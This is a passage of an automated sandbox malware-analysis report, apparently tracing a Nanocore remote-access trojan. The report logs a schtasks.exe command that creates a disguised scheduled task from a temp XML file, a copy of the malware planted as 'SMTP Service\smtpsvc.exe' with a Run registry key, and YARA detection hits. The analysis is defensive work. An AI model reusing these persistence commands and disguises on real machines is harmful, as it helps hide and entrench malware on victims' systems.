C:\Users\user\AppData\Local\Temp\tmpE206.tmp	unknown	1618	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic roso ft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10- 25T14:27:44.892 9027</Date>.. <Author>user- PC\user</Author>.. </RegistrationInfo>..	success or wait	1	932237	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile

Analysis Process: schtasks.exe PID: 2760 Parent PID: 2344

General

Start time:	11:31:14
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\blFUun' /XML 'C:\Users\user\AppData\Local\Temp\tmpE206.tmp'
Imagebase:	0x150000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE206.tmp	unknown	2	success or wait	1	158F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE206.tmp	unknown	1619	success or wait	1	15900C	ReadFile

Analysis Process: RegSvcs.exe PID: 824 Parent PID: 2344

General

Start time:	11:31:16
Start date:	12/04/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0xdc0000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2370244781.0000000000D00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2370244781.0000000000D00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2370794437.00000000034E6000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2370794437.00000000034E6000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2369932100.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2369932100.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.2369932100.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.2370250131.0000000000D10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000007.00000002.2370250131.0000000000D10000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.2370250131.0000000000D10000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7507A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	75089B	CreateFileW
C:\Program Files (x86)\SMTP Service	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7507A1	CreateDirectoryW
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	750B20	CopyFileW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7507A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7507A1	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	53 85 0a 2c e1 fd d8 48	S..,...H	success or wait	1	750A53	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 41 04 0f 53 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 08 00 00 50 00 00 00 20 00 00 00 00 00 00 de 6b 00 00 00 20 00 00 00 80 00 00 00 00 40 00 00 20 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 00 00 00 10 00 00 93 58 01 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...A..S.......... ....P... ....k... ....@.. ....X....@................	success or wait	1	750B20	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	512	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	750A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	750A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	success or wait	1	750A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	end of file	1	750A53	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	74034496	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	SMTP Service	unicode	C:\Program Files (x86)\SMTP Service\smtpsvc.exe	success or wait	1	750C12	RegSetValueExW

Analysis Process: smtpsvc.exe PID: 1544 Parent PID: 1388

General

Start time:	11:31:33
Start date:	12/04/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x260000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile

Disassembly

Code Analysis